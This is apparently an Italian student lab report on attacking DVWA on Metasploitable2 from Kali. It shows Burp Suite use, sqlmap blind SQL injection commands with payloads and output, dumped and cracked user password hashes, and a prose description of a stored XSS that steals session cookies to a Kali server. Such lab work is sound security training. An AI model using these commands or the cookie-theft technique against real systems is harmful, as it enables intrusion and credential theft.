




SQL Injection

SQLINJECTION(BLIND)

XSS STORED

ELENCO ATTIVITÀ SVOLTE



01


SQL INJECTIO(BLIND)
ESEGUITO DA
MACCHINA KALI A
MACCHINA
METASPLOITABLE SU
DVWA

02

AVVIO SERVER PER
SALVATAGGIO COOKIES

03

XSS STORED DA
MACCHINA KALI SULLA
DVWA DI
METASPLOITABLE



UTILIZZO BURPSUITE PER L'APERTURA DVWA DI METASPLOITABLE

Come primo passo per l'esecuzione dell'esercizio ho inizializzato il tool burpsuite per accedere tramite kali alla dvwa presente sulla macchina Metasploitable2 ed ho cominciato ad intercettare le richieste. Ho impostato il livello di sicurezza sul low e sono andato nella sezione SQL Injection (Blind). Burpsuite mi servirà per recuperare informazioni che mi serviranno nei prossimi passaggi come il cookie di sessione evidenziato nello screen.

SQL INJECTION BLIND

The image shows a Kali Linux terminal window with the sqlmap tool running a blind SQL injection attack on a DVWA target. The terminal output shows the tool testing various payloads and confirming that the 'id' parameter is vulnerable. A Burp Suite interface is visible in the background, showing the HTTP history and the request being sent to the target.

```
sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=7717350f852b54a9324e896e925ffe13"
```

Legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to abide by all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

starting @ 06:20:14 /2023-06-09/

testing connection to the target URL

checking if the target is protected by some kind of WAF/IPS

testing if the target URL content is stable

target URL content is stable

testing if GET parameter 'id' is dynamic

WARNING: GET parameter 'id' does not appear to be dynamic

WARNING: heuristic (basic) test shows that GET parameter 'id' might not be injectable

testing for SQL injection on GET parameter 'id'

testing 'AND boolean-based blind - WHERE or HAVING clause'

WARNING: reflective value(s) found and filtering out

testing 'Boolean-based blind - Parameter replace (original value)'

testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'

testing 'PostgreSQL AND error-based - WHERE or HAVING clause'

testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'

testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'

testing 'Generic inline queries'

testing 'PostgreSQL > 8.1 stacked queries (comment)'

testing 'Microsoft SQL Server/Sybase stacked queries (comment)'

testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'

testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'

GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable

it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y

for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y

testing 'Generic UNION query (NULL) - 1 to 20 columns'

automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found

target URL appears to be UNION injectable with 2 columns

GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable

GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y

testing if GET parameter 'Submit' is dynamic

WARNING: GET parameter 'Submit' does not appear to be dynamic

WARNING: heuristic (basic) test shows that GET parameter 'Submit' might not be injectable

testing for SQL injection on GET parameter 'Submit'

testing 'AND boolean-based blind - WHERE or HAVING clause'

testing 'Boolean-based blind - Parameter replace (original value)'

testing 'Generic inline queries'

it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] y

INIZIALIZAZIONE SQLMAP

Il prossimo passo è stato utilizzare il tool SQLMAP già presente sulla macchina kali per poter trovare le informazioni necessarie all'esercizio. Ho utilizzato lo switch -u ed inserito come parametro l'url della pagina dvwa, ho inserito anche il cookie trovato tramite Burpsuite in maniera tale da accedere alla sessione. In questo modo il tool ha effettuato una scansione sulla webapp trovando le injection point a cui è vulnerabile,

SQL INJECTION BLIND

```
(kali@kali)-[~]
$ sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=7717350f852b54a9324e896e925ffe13" -p id --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws.
[*] starting @ 06:26:56 /2023-06-09/

[06:26:56] [INFO] resuming back-end DBMS 'mysql'
[06:26:56] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 6623 FROM (SELECT(SLEEP(5)))lMij) AND 'UVOK'='UVOK&Submit=Submit'

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x71716a7171,0x6a4673716e78444d794569437847686d6b51494a626468466a614357676176454f436773465a7273,0x7171787071)-- -&Submit=Submit

[06:26:56] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 5.0.12
[06:26:56] [INFO] fetching database names
[06:26:56] [INFO] fetching tables for databases: 'dvwa, information_schema, metasploit, mysql, owasp10, tikiwiki, tikiwiki195'
[06:26:56] [WARNING] reflective value(s) found and filtering out
Database: information_schema
[17 tables]

+-----+
| CHARACTER_SETS |
| COLLATIONS |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS |
| COLUMN_PRIVILEGES |
| KEY_COLUMN_USAGE |
| PROFILING |
| ROUTINES |
| SCHEMATA |
+-----+
```

SQLMAP

successivamente ho ricercato i vari comandi che potevo utilizzare tramite il tool ed ho aggiunto lo switch -p id seguito da --tables per avere un elenco di tutte le tabelle presenti nei database della dvwa, sono andato a ricercare la tabella che mi interessava ossia quella "users" che sta all'interno del database dvwa

```
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users    |
+-----+

Database: mysql
[17 tables]
+-----+
```


SQL INJECTION BLIND

```
(kali@kali)-[~]
$ sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=7717350f852b54a9324e896e925ffe13" -p id -T users --dump php

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers should never use sqlmap for attacking any systems that have not fully consented to being tested.

[*] starting @ 06:28:28 /2023-06-09/

[06:28:28] [INFO] resuming back-end DBMS 'mysql'
[06:28:28] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 6623 FROM (SELECT(SLEEP(5)))lmij) AND 'UVOK'='UVOK&Submit=Submit

  Type: UNION query
  Title: Generic UNION query (NULL) - 2 columns
  Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x71716a7171,0x6a4673716e78444d794569437847686d6b51494a626468466a614357676176454f36773465a7273,0x7171787071)-- -&Submit=Submit

[06:28:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 5.0.12
[06:28:28] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[06:28:28] [INFO] fetching current database
[06:28:28] [WARNING] reflective value(s) found and filtering out
[06:28:28] [INFO] fetching columns for table 'users' in database 'dvwa'
[06:28:28] [INFO] fetching entries for table 'users' in database 'dvwa'
[06:28:28] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[06:28:37] [INFO] writing hashes to a temporary file '/tmp/sqlmap4g322q4q20708/sqlmaphashes-z527qxf3.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[06:28:40] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[06:28:43] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[06:28:45] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[06:28:45] [INFO] starting 3 processes
[06:28:46] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[06:28:47] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[06:28:48] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[06:28:49] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[06:28:50] [INFO] current status: gatto ... █
```

SQLMAP

una volta individuata la tabella ho potuto inserire lo switch -T con il nome della tabella ossia "users" ed eseguito il comando --dump tramite il quale il tool mi ha cominciato a scaricare tutto quello che trovava al suo interno, attraverso delle opzioni che mi dava il tool mentre era in esecuzione ho potuto scegliere alcune cose come se eseguire il cracking delle hash tramite un attacco a dizionario e quale dizionario usare. Una volta completata l'esecuzione il programma mi ha restituito tutto quello che ha trovato nella tabella users.

Table: users [5 entries]						
user_id	user	avatar	password	last_name	first_name	
1	admin	http://172.16.123.129/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin	
2	gordonb	http://172.16.123.129/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon	
3	1337	http://172.16.123.129/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack	
4	pablo	http://172.16.123.129/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo	
5	smithy	http://172.16.123.129/dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	B	


```
File Actions Edit View Help
(kali㉿kali)-[~]
└─$ service apache2 start
(kali㉿kali)-[~]
└─$ service start mysql
start: unrecognized service

(kali㉿kali)-[~]
└─$ sudo service mysql start
[sudo] password for kali:
```

AVVIO SERVER

avvio i server apache2 e mysql sulla macchina kali

XSS STORED DA MACCHINA KALI SULLA DVWA DI METASPLOITABLE



XSS STORED DA MACCHINA KALI SULLA DVWA DI METASPLOITABLE

per eseguire l'attacco xss stored ho dovuto configurare la cartella dove si trovano i file html, ho creato 2 nuovi file, su uno di essi ho inserito uno script che verrà eseguito tramite l'input utente sulla dvwa di metasploitable2, l'altro file è dove verranno salvati i cookie che verranno trovati. Successivamente sulla dvwa di meta ho inserito un altro script che prenderà il cookie della sessione e lo salverà sul mio server di kali.

